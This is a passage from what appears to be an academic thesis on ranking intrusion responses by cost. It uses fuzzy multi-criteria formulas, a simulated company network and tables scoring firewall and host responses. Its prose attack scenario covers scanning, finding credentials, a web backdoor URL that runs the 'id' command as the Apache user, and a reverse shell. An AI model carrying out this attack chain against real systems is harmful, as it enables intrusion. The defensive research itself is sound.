$$\boldsymbol{Dissimilarity} = \begin{matrix} \\ R_1 \\ R_2 \\ \vdots \\ R_n \end{matrix} \begin{matrix} \begin{matrix} R_1 & R_2 & \cdots & R_n \end{matrix} \\ \begin{bmatrix} 0 & d(1,2) & \cdots & d(1,n) \\ d(2,1) & 0 & \cdots & d(2,n) \\ \vdots & \vdots & \cdots & \vdots \\ d(n,1) & d(n,2) & \cdots & 0 \end{bmatrix} \end{matrix} \tag{4.16}$$

$$\begin{aligned} &R_i = (\tilde{PE}_i.def, \tilde{NI}_i.def) \\ &R_j = (\tilde{PE}_j.def, \tilde{NI}_j.def) \\ &RC_i = \textstyle\sum_{j=1}^{n} d(RC_i, RC_j) \\ &RC_i = \textstyle\sum_{j=1}^{n} [(\tilde{PE}_i.def - \tilde{PE}_j.def) + (\tilde{NI}_i.def - \tilde{NI}_j.def)] \end{aligned}$$

Step 13) Order responses based on our ordering policy.

$$L = (R_2, R_5, R_n, \cdots, R_4) \tag{4.17}$$

Step 14) Find the first candidate response (CR) to repel attack from the ordered list of responses, with respect to the attack damage cost, confidence level (CL) of alert and resource value. The ordered list is divided into t sections with m responses. The DC and RV have been scaled to *SC = 100*.

$$\begin{aligned} &N = t * m \\ &CR_1 = [(DC * CL * t)/SC] * m + (m * RV)/SC \\ &CR_{i+1} = CR_i \end{aligned} \tag{4.18}$$

4.6 Experiment Results

4.6.1 Simulation Setup

We considered a network model as Figure 4.5 illustrates to evaluate the cost of each response. It shows a network that consists of an external DMZ and five subnets. External user (internet user) can use only the company web site and email service. All ports of IP 192.168.10.3, used internally by the MySQL database, are closed for external users. The external DMZ is more likely to be attacked than internal or private subnets. Table 4.6 illustrates the number of online users in each subnet. Damage cost and resource value have been defined statically as Table 4.7 and 4.8 show respectively. Resource assessment is based on experts' opinions and has been scaled to 100 with respect to the highest value of all criteria (CIA) for evaluating a resource.

4.6.2 Attack Scenario

The attack scenario is a multi-step attack of type *R2L*. The steps have been grouped into four attack phases. The attacker probes the network, breaks into a database server by exploiting the web service vulnerability on another server, and eventually establishes a reverse shell on his local machine from the compromised host. The four phases of the attack scenario are : 1) *Find live machines :* The attacker sends ICMP echo-requests in our network and listens for ICMP echo-replies to determine which hosts are "up". 2) *Port scan and find available services :* The attacker tries to do a port scan and sends requests to a range of server port addresses on hosts. The goal is to find active ports. The next goal in this step, after discovering visible ports, is to know which services are running and exploiting a known vulnerability for a service. 3) *Bruteforce password and username :* Firstly, the attacker tries to find the config file of the website that it uses to connect to the database server. In the config

Table 4.6 The number of online user in each subnet.

Type	No.
Internal email user	46
Outside email user	4
Internal web user	46
Outside web user	54
Production software user	23
Local user	11
Remote admin user	1
MySQL user	2




Figure 4.5 A network model to evaluate response cost

Table 4.7 Attack damage cost.

Type	Cost
U2R	100
R2L	60
DoS	35
PROBE	5

Table 4.8 Resource value.

Name	Fuzzification	Defuzzification	Scale %100
DMZ.Web	(1.64,2.08,2.43)	2.06	81
DMZ.DB	(1.97,2.31,2.47)	2.26	90
Production.Web	(1.54,1.90,2.25)	1.88	74
Production.DB	(1.76,2.14,2.37)	2.10	83

file, he can find the IP of the MySQL database server and the basic user name and password that may have readonly permission. Since it has readonly permission, he tries to find full access permission by another way. There are many tools to find all directories and pages. The attacker finds an admin page with strong password using the *skipFish* tool. Eventually, the attacker finds (192.168.10.2/test.php ?cmd=id) which id command is executed. MySQL does not have a built-in command to execute shell commands, thus this mechanism is a great way to create a backdoor to the Apache web server for executing shell commands. In this step, the attacker can execute system commands as Apache user. 4) *Establish a reverse shell :* In the final phase, since the attacker has compromised the MySQL database machine, he is looking to provide a user friendly access to the system. Thus, the attacker creates a reverse command shell. When the attacker types in, his local listening server will get executed on the attacked machine, and the output of the commands will be piped back.

4.6.3 Detection of Attack and Attack Path

To detect this attack, we have used an automata-based approach [1] for analyzing traces generated by the operating system kernel. The patterns of problematic behavior are identified and described using finite-state machines (FSM). These patterns are fed into an analyzer which efficiently and simultaneously checks for their occurrences even in traces. Attack path is a new feature that has been added to [1] to find attack paths simultaneously when the IDS is detecting an attack. The attack path consists in four points : *1) Start point :* intruder machine *2) Firewall points :* firewalls or routers *3) Mid points :* all middle machines that the intruder exploits (through vulnerabilities) to compromise the target host *4) End point :* intruder's target machine.

4.6.4 Simulation Results

Importance of each criteria

At the first, to determine the importance of each criteria, experts proposed their opinions in the form of linguistic variables according to the Table 4.1. Table 4.9 shows the weight of each criteria in each zone as Figure 4.5 illustrates. Let us analysis of experts' opinions (Step 1) :

- *External DMZ :* All criteria for external DMZ are high because this DMZ is business goal of company and data confidentiality, data integrity, and service availability are very important in this zone. Since service availability is important for us, we are looking for response that have not negative impact on itself, other resources on host or other resources on other hosts.

- *Accounting Subnet :* It seems in this subnet, data confidentiality and integrity are very important because sensitive data such as financial data, budgets, financial transactions are exist in accounting database. Service availability is not very important. Thus if response has negative impact on itself, other resources on host or other resources on other hosts, are not important for us. Also, if user from "Accounting Desktop Subnet" could not access to this zone is not a problem. Hence service availability has a low value and setup cost is almost the same. It means the administrator has time to represent previous services. The important point is that the speed of response is very important in this subnet.
- *Production Subnet :* Production web application and related database are exist in this subnet. Service availability is very important in this software where we need to view live data showing each worker's current task. Since we are looking for responses that have very low setup cost and negative impact on availability. Data confidentiality and integrity are not very important.
- *Accounting Desktop Subnet :* In this subnet, there is not any service and dependency between hosts. Hence, all the negative parameters have low value. One of the concerns is that the attackers have access to specific files or folders contained important financial transactions that are exist in client-side machine. Another concern is access to accounting data on server through presentation layer of accounting software. Hence, data confidentially and integrity are important in this subnet approximately.
- *Production Desktop Subnet :* The important concerns in this subnet is that all users are connected to "Production Subnet".
- *General Subnet :* In this subnet internal DNS and general software such as "document management" are exist. Hence, all criteria are approximately important.

Responses Cost and Ordering

Figure 4.5 illustrates two attackers that try to compromise the MySQL server based on our multi-step attack scenario. The first attack is run by an *"outside attacker"* from the internet and the second one is run by an *"internal attacker"* who is one of the production desktop subnet users, has only "read only" access to the production server and decides to backdoor his permission. As Figure 4.5 illustrates, for the outside attacker, there are three points (Firewall, Web, DB) in the network model to apply related responses. Since we do not have access to the attacker machine, there is no point to apply any response on the intruder machine. As Table 4.11 depicted, there are 32 responses to repel attacks, 10 responses in firewall point, 11 responses in mid points, and 11 response in end point. For the internal attacker, since we have access to the attacker machine, there are eight more responses that




Figure 4.6 dependency among all services in our network model.

can be applied on the start point (intruder machine) with IP address 192.168.14.2. Table 4.10 illustrates the evaluation of static criteria by experts. In case of attack, we have to calculate the dynamic criteria based on our network model, as Table 4.11 and 4.13 show for outside and internal attackers respectively. All the responses in positive and negative columns have been ordered based on the highest stopping efficiency against attack. As explained in step 12, the Manhattan distance technique is used to merge positive and negative values, as shown in cost column. The final step is ordering responses based on our policy that is "low cost to high cost" in this work. As shown in the final ranking column, the earlier responses in the sequence are those with the lowest cost, but later responses are stronger to repel the attack. As we discussed, when the ordered list is created, the first candidate response has to be selected to repel the attack. As mentioned in step 14 in Section 4.5, and since the value of parameters for the first scenario (outside attacker) are (*DC= 60, CL= 0.25, RV= 90, N= 32, m= 8, t=4*), the `R_NOT_ALLOWED_HOST(Attacker_IP)` response ($CR_1 = 7$) is selected to apply on "Mid Point" (web server). The next response will be based on the ordered list and is `R_RESTART_DAEMON(httpd)` ($CR_2 = 8$). The value of parameters for the second scenario are (*DC= 60, CL= 0.25, RV= 83, N= 40, m= 10, t=4*). It means the first candidate response is `R_F_BLOCK_SENDER_IP(Attacker_IP)` on "Firewall Point" ($CR_1 = 8$).

As we can see, the proposed model provides a mechanism to balance response and attack costs.

Table 4.9 Importance weight of criteria in each zone

Response	External DMZ			General Subnet			Accounting Subnet			Production Subnet			Accounting Desktop Subnet			Production Desktop Subnet		
	DM1	DM2	DM3	DM1	DM2	DM3	DM1	DM2	DM3	DM1	DM2	DM3	DM1	DM2	DM3	DM1	DM2	DM3
C1 : Positive_Confidentiality	VH	H	VH	H	MH	MH	VH	VH	H	L	ML	L	M	MH	M	L	L	L
C2 : Positive_Integrity	VH	H	VH	H	MH	H	VH	VH	H	ML	ML	L	M	MH	M	L	L	L
C3 : Positive_Availability	VH	VH	H	MH	MH	MH	L	ML	L	H	VH	VH	L	L	L	H	VH	VH
C4 : Positive_Speed	VH	MH	H	MH	M	M	VH	H	H	H	H	H	M	M	M	H	MH	MH
C5 : Negative_Itself	M	MH	MH	M	M	ML	M	L	L	H	MH	H	L	L	L	M	M	M
C6 : Negative_Host	L	ML	ML	VH	VH	VH	L	ML	ML	L	ML	ML	L	L	L	M	M	M
C7 : Negative_Zone	VH	VH	VH	L	ML	ML	VH	VH	VH	VH	VH	VH	L	L	L	M	M	M
C8 : Negative_NetworkUser	VH	VH	VH	H	H	MH	L	M	M	VH	VH	VH	L	L	L	M	M	M
C9 : Negative_LocalUser	M	MH	MH	M	MH	MH	ML	ML	ML	ML	ML	ML	L	L	L	L	L	L
C10 : Negative_SetupCost	VH	H	MH	M	M	M	L	L	M	H	H	MH	L	VL	L	M	M	M

Table 4.10 The ratings of all responses by decision makers under static criteria

	Response	Positive_Speed			Positive_Confidentiality[1]			Positive_Integrity[2]			Positive_Availability[3]			Negative_SetupCost		
		DM1	DM2	DM3	DM1	DM2	DM3	DM1	DM2	DM3	DM1	DM2	DM3	DM1	DM2	DM3
1	*R_KILL_PROCESS*	E	E	E	VG	VG	G	G	VG	G	VG	VG	G	P	VP	P
2	*R_ISOLATE_HOST*	VG	VG	G	E	VG	VG	VG	VG	G	VG	VG	G	P	VP	P
3	*R_NOT_ALLOWED_HOST*	E	VG	E	A	G	A	A	G	A	A	G	A	VP	VP	P
4	*R_REMOVE_APPLICATION_USER*	E	VG	E	E	VG	E	E	VG	E	E	VG	E	B	B	A
5	*R_REMOVE_OS_USER*	P	VP	P	A	G	G	A	G	G	A	G	G	B	B	A
6	*R_CHANGE_APPLICATION_USER_PRIVILEGE*	E	VG	E	P	VP	P	E	VG	VG	VP	P	VP	VP	P	VP
7	*R_CHANGE_OS_USER_PRIVILEGE*	P	VP	P	A	G	G	A	G	G	VP	P	VP	VP	P	VP
8	*R_RESTART_DAEMON*	E	E	E	A	A	P	A	A	P	VP	A	P	VP	VP	VP
9	*R_DISABLE_DAEMON*	E	E	E	VG	VG	E	VG	VG	E	E	E	G	P	P	P
10	*R_LOGOUT_SESSION*	A	A	P	VG	VG	G	VG	VG	G	G	VG	G	A	B	A
11	*R_LOGOUT_ALL_SESSION*	VP	VP	P	E	VG	G	E	VG	G	E	VG	G	B	VB	B
12	*R_RESET*	A	A	P	VG	G	G	G	G	G	G	G	G	B	VB	B
13	*R_SHUTDOWN*	A	A	P	E	E	E	E	E	E	E	E	E	VB	VB	VB
14	*R_BLOCK_RECEIVER_PORT*	E	E	E	G	VG	G	G	VG	G	VG	VG	VG	VP	VP	VP
15	*R_BLOCK_SENDER_PORT*	E	E	E	G	G	G	A	G	A	A	A	G	VP	VP	VP
16	*R_CLOSE_A_NET_CONNECTION*	E	E	E	A	P	A	A	P	A	P	VP	P	VP	P	VP
17	*R_F_DIS_IP_FORWARDING*	E	VG	VG	E	E	E	E	E	E	E	E	E	VP	P	VP
18	*R_F_RESET*	A	A	P	G	G	G	G	G	G	G	G	G	VP	P	VP
19	*R_F_SHUTDOWN*	A	A	P	E	E	E	E	E	E	E	E	E	A	B	VB
20	*R_F_BLOCK_SENDER_IP*	E	E	E	A	A	A	A	A	A	G	A	VG	VP	P	VP
21	*R_F_BLOCK_RECEIVER_IP*	E	E	E	VG	VG	VG	VG	VG	VG	VG	VG	VG	VP	P	VP
22	*R_F_BLOCK_SENDER_PORT*	E	E	E	A	G	G	A	G	G	VG	G	VG	VP	P	VP
23	*R_F_BLOCK_RECEIVER_PORT*	E	E	E	E	VG	E	E	VG	E	E	VG	E	VP	P	VP
24	*R_F_BLOCK_SENDER_IP_PORT*	E	E	E	A	A	A	P	A	P	A	A	A	VP	P	VP
25	*R_F_BLOCK_RECEIVER_IP_PORT*	E	E	E	G	G	G	G	G	G	G	G	G	VP	P	VP
26	*R_F_CLOSE_A_NET_CONNECTION*	E	E	E	P	P	P	P	P	P	P	P	VP	VP	P	VP

[1] Positive Confidentiality in 1) unknown part and 2) U2R and R2L attack type part are the same in each response decision tree.
[2] Positive Integrity in 1) unknown part and 2) U2R and R2L attack type part are the same in each response decision tree.
[3] Positive Availability has been considered only for the DoS attack type in each response decision tree.

Table 4.11 The value of negative criteria with respect to the dependency between responses for outside attacker

	Response	Itself		Host		Zone		Network User			Local User		
		Impact	No.	Impact	Mandatory	Impact	Mandatory	Impact	Direct	Indirect	Impact	Direct	Indirect
Firewall Point													
1	*R_F_BLOCK_SENDER_IP(Attacker IP)*	I		I		I		N	1	0	I		
2	*R_F_BLOCK_SENDER_PORT(httpd port)*	I		I		I		N	20.21	0	I		
3	*R_F_BLOCK_RECEIVER_IP(Web Server IP)*	I		I		I		N	101	0	I		
4	*R_F_BLOCK_RECEIVER_PORT(httpd port)*	I		I		I		N	173	0	I		
5	*R_F_BLOCK_SENDER_IP_PORT(Attacker IP, httpd port)*	I		I		I		N	0.25	0	I		
6	*R_F_BLOCK_RECEIVER_IP_PORT(Web Server IP, httpd port)*	I		I		I		N	101	0	I		
7	*R_F_SHUTDOWN(Firewall)*	I		I		N	19	N	555	0	N	0	4
8	*R_F_DIS_IP_FORWARDING(Firewall)*	I		I		N	19	N	555	0	N	0	4
9	*R_F_RESET(Firewall)*	I		I		A	19	A	555	0	A	0	4
10	*R_F_CLOSE_A_NET_CONNECTION(http conn.)*	I		I		I		P	1	0	I		
Mid Points (Web server)													
1	*R_ISOLATE_HOST(Web Server)*	I		N	3	I		N	100	1	N	1	0
2	*R_KILL_PROCESS(httpd)*	N	1	N	2	I		N	100	1	N	1	0
3	*R_RESET(Web Server)*	A	2	A	2	I		A	100	1	A	1	0
4	*R_NOT_ALLOWED_HOST(Attacker_IP)*	I		I		I		N	1	0	I		
5	*R_BLOCK_SENDER_PORT(mysql port)*	I		N	1	I		N	100	1	N	1	0
6	*R_DISABLE_DAEMON(httpd)*	N	1	N	2	I		N	100	1	N	1	0
7	*R_RESTART_DAEMON(httpd)*	A	1	A	2	I		A	100	1	A	1	0
8	*R_CLOSE_NET_CONNECTION(mysql conn.)*	I		P	1	I		P	100	1	P	1	0
9	*R_CLOSE_NET_CONNECTION(attacker conn.)*	I		I		I		P	1	0	I		
10	*R_SHUTDOWN(Web Server)*	N	2	N	1	I		N	100	1	N	1	0
11	*R_BLOCK_RECEIVER_PORT(httpd port)*	I		I		I		N	100	0	I		
End Points (DB server)													
1	*R_ISOLATE_HOST(DB Server)*	I		N	1	N	2	N	0	151	N	0	2
2	*R_KILL_PROCESS(mysql)*	N	1	I		N	2	N	0	151	N	1	2
3	*R_RESET(DB Server)*	A	2	A	1	A	2	A	0	151	A	1	2
4	*R_NOT_ALLOWED_HOST(Web Server)*	I		I		N	1	N	0	101	N	0	1
5	*R_BLOCK_RECEIVER_PORT(mysql port)*	I		I		N	2	N	0	150	N	0	2
6	*R_DISABLE_DAEMON(mysql)*	N	1	I		N	2	N	0	151	N	1	2
7	*R_RESTART_DAEMON(mysql)*	A	1	I		A	2	A	0	151	A	1	2
8	*R_CLOSE_NET_CONNECTION(http conn.)*	I		I		P	1	P	0	151	P	0	2
9	*R_SHUTDOWN(DB Server)*	N	2	N	1	N	2	N	0	151	N	1	2
10	*R_REMOVE_APPLICATION_USER(mysql_User)*	I		I		N	1	N	0	101	N	0	1
11	*R_CHANGE_APPLICATION_USER_PRIVILEGE(mysql_User)*	I		I		I		A	0	101	A	0	1

Table 4.12 The results of response cost evaluation for an attack from the outside attacker machine to External DMZ

	Response	Positive			Negative			Cost			
		Fuzzification_P[a]	Def_P[b]	Rank_P[c]	Fuzzification_N[e]	Def_N[f]	Rank_N[g]	Distance_P[x]	Distance_N[y]	Distance_S[z]	Rank[t]
Firewall Point											
1	R_F_BLOCK_SENDER_IP(Attacker_IP)	(0.167,0.224,0.272)	0.222	22	(0.004,0.018,0.047)	0.022	28	-1.138	-2.813	-3.951	5
2	R_F_BLOCK_SENDER_PORT(httpd port)	(0.198,0.256,0.303)	0.253	17	(0.008,0.022,0.051)	0.026	27	-0.132	-2.681	-2.812	10
3	R_F_BLOCK_RECEIVER_IP(Web Server_IP)	(0.261,0.319,0.342)	0.310	6	(0.024,0.040,0.069)	0.043	22	1.693	-2.126	-0.433	16
4	R_F_BLOCK_RECEIVER_PORT(httpd port)	(0.292,0.335,0.342)	0.326	2	(0.038,0.056,0.085)	0.059	20	2.196	-1.632	0.564	19
5	R_F_BLOCK_SENDER_IP_PORT(Attacker_IP, httpd port)	(0.151,0.209,0.256)	0.206	26	(0.004,0.018,0.047)	0.021	32	-1.642	-2.818	-4.459	2
6	R_F_BLOCK_RECEIVER_IP_PORT(Web Server_IP, httpd port)	(0.214,0.272,0.319)	0.269	16	(0.024,0.040,0.069)	0.043	23	0.372	-2.126	-1.755	13
7	R_F_SHUTDOWN(Firewall)	(0.237,0.282,0.303)	0.276	13	(0.344,0.398,0.421)	0.390	1	0.602	8.987	9.590	32
8	R_DIS_IP_FORWARDING(Firewall)	(0.294,0.335,0.342)	0.327	1	(0.295,0.341,0.368)	0.336	2	2.220	7.256	9.476	31
9	R_F_RESET(Firewall)	(0.143,0.211,0.280)	0.211	25	(0.101,0.180,0.271)	0.183	5	-1.474	2.337	0.863	21
10	R_F_CLOSE_NET_CONNECTION(http conn.)	(0.119,0.177,0.224)	0.175	32	(0.004,0.018,0.047)	0.021	30	-2.648	-2.817	-5.465	1
Mid Points (Web server)											
1	R_ISOLATE_HOST(Web Server)	(0.233,0.297,0.335)	0.290	7	(0.072,0.097,0.123)	0.097	15	1.059	-0.388	0.671	20
2	R_KILL_PROCESS(httpd)	(0.237,0.295,0.331)	0.290	9	(0.099,0.127,0.149)	0.125	11	1.032	0.503	1.535	24
3	R_RESET(Web Server)	(0.151,0.219,0.284)	0.218	23	(0.103,0.152,0.199)	0.152	9	-1.254	1.349	0.095	17
4	R_NOT_ALLOWED_HOST(Attacker_IP)	(0.175,0.237,0.287)	0.234	20	(0.004,0.018,0.047)	0.022	29	-0.749	-2.813	-3.561	7
5	R_BLOCK_SENDER_PORT(mysql port)	(0.198,0.256,0.303)	0.253	18	(0.047,0.063,0.089)	0.065	18	-0.132	-1.415	-1.547	14
6	R_DISABLE_DAEMON(httpd)	(0.277,0.327,0.342)	0.318	4	(0.102,0.134,0.156)	0.131	10	1.944	0.702	2.646	26
7	R_RESTART_DAEMON(httpd)	(0.151,0.209,0.256)	0.206	27	(0.031,0.062,0.104)	0.064	19	-1.642	-1.443	-3.085	8
8	R_CLOSE_NET_CONNECTION(mysql conn.)	(0.151,0.209,0.256)	0.206	28	(0.009,0.033,0.070)	0.036	26	-1.642	-2.345	-3.986	4
9	R_CLOSE_NET_CONNECTION(attacker conn.)	(0.151,0.209,0.256)	0.206	29	(0.004,0.018,0.047)	0.021	31	-1.642	-2.817	-4.459	3
10	R_SHUTDOWN(Web Server)	(0.237,0.282,0.303)	0.276	14	(0.202,0.237,0.249)	0.231	4	0.602	3.898	4.500	29
11	R_BLOCK_RECEIVER_PORT(httpd port)	(0.230,0.287,0.327)	0.283	11	(0.020,0.033,0.062)	0.037	25	0.812	-2.332	-1.520	15
End Points (DB server)											
1	R_ISOLATE_HOST(DB Server)	(0.233,0.297,0.335)	0.290	8	(0.093,0.121,0.146)	0.120	12	1.059	0.340	1.399	23
2	R_KILL_PROCESS(mysql)	(0.237,0.295,0.331)	0.290	10	(0.138,0.170,0.192)	0.168	8	1.032	1.858	2.890	27
3	R_RESET(DB Server)	(0.151,0.219,0.284)	0.218	24	(0.119,0.179,0.236)	0.178	6	-1.254	2.199	0.945	22
4	R_NOT_ALLOWED_HOST(Web Server)	(0.175,0.237,0.287)	0.234	21	(0.047,0.066,0.093)	0.068	17	-0.749	-1.328	-2.076	12
5	R_BLOCK_RECEIVER_PORT(mysql port)	(0.230,0.287,0.327)	0.283	12	(0.077,0.096,0.122)	0.098	14	0.812	-0.371	0.441	18
6	R_DISABLE_DAEMON(mysql)	(0.277,0.327,0.342)	0.318	5	(0.141,0.177,0.199)	0.174	7	1.944	2.057	4.001	28
7	R_RESTART_DAEMON(mysql)	(0.151,0.209,0.256)	0.206	30	(0.044,0.083,0.135)	0.086	16	-1.642	-0.747	-2.389	11
8	R_CLOSE_NET_CONNECTION(http conn.)	(0.151,0.209,0.256)	0.206	31	(0.011,0.042,0.084)	0.045	21	-1.642	-2.079	-3.721	6
9	R_SHUTDOWN(DB Server)	(0.237,0.282,0.303)	0.276	15	(0.250,0.291,0.301)	0.283	3	0.602	5.560	6.162	30
10	R_REMOVE_APPLICATION_USER(mysql_User)	(0.285,0.331,0.342)	0.322	3	(0.090,0.116,0.142)	0.116	13	2.082	0.205	2.288	25
11	R_CHANGE_APPLICATION_USER_PRIVILEGE(mysql_User)	(0.187,0.241,0.276)	0.236	19	(0.016,0.039,0.074)	0.042	24	-0.686	-2.162	-2.848	9

[a] Fuzzification value of positive effect of response [b] Defuzzification value of positive effect of response [c] The higher deffuzification value, the better response [e] Fuzzification value of negative impact of response
[f] Defuzzification value of negative impact of response [g] The higher deffuzification value, the worst response in terms of the highest impact [x] The total distance between each pair of responses for positive criteria
[y] The total distance between each pair of responses for negative criteria [z] The sum of distances [t] The lowest distance value, the best response to repel attack with the lowest cost

Table 4.13 The value of negative criteria with respect to the dependency between responses for an internal attacker

		Itself		Host		Zone		Network User			Local User		
	Response	Impact	No.	Impact	Mandatory	Impact	Mandatory	Impact	Direct	Indirect	Impact	Direct	Indirect
Start Point (Attacker machine)													
1	R_ISOLATE_HOST(192.168.14.2)	I		I		I		N	1	0	I		
2	R_RESET(192.168.14.2)	I		I		I		A	1	0	I		
3	R_BLOCK_SENDER_PORT(httpd port)	I		I		I		N	1	0	I		
4	R_CLOSE_NET_CONNECTION(http conn.)	I		I		I		P	1	0	I		
5	R_SHUTDOWN(192.168.14.2)	I		I		I		N	1	0	I		
6	R_LOGOUT_SESSION(192.168.14.2)	I		I		I		N	1	0	I		
7	R_REMOVE_OS_USER(attacker user)	I		I		I		N	1	0	I		
8	R_CHANGE_OS_USER_PRIVILEGE(attacker user)	I		I		I		A	1	0	I		
Firewall Point													
1	R_F_BLOCK_SENDER_IP(Attacker_IP)	I		I		I		N	1	0	I		
2	R_F_BLOCK_SENDER_PORT(httpd port)	I		I		I		N	20.21	0	I		
3	R_F_BLOCK_RECEIVER_IP(Web Server_IP)	I		I		I		N	24	0	I		
4	R_F_BLOCK_RECEIVER_PORT(httpd port)	I		I		I		N	123	0	I		
5	R_F_BLOCK_SENDER_IP_PORT(Attacker_IP, httpd port)	I		I		I		N	0.14	0	I		
6	R_F_BLOCK_RECEIVER_IP_PORT(Web Server_IP, httpd port)	I		I		I		N	24	0	I		
7	R_F_SHUTDOWN(Firewall)	I		I		N	19	N	555	0	N	0	4
8	R_DIS_IP_FORWARDING(Firewall)	I		I		N	19	N	555	0	N	0	4
9	R_F_RESET(Firewall)	I		I		A	19	A	555	0	A	0	4
10	R_F_CLOSE_NET_CONNECTION(http conn.)	I		I		I		P	1	0	I		
Mid Points (Web server)													
1	R_ISOLATE_HOST(Web Server)	I		N	3	I		N	23	1	N	1	0
2	R_KILL_PROCESS(httpd)	N	1	N	2	I		N	23	1	N	1	0
3	R_RESET(Web Server)	A	2	A	2	I		A	23	1	A	1	0
4	R_NOT_ALLOWED_HOST(Attacker_IP)	I		I		I		N	1	0	I		
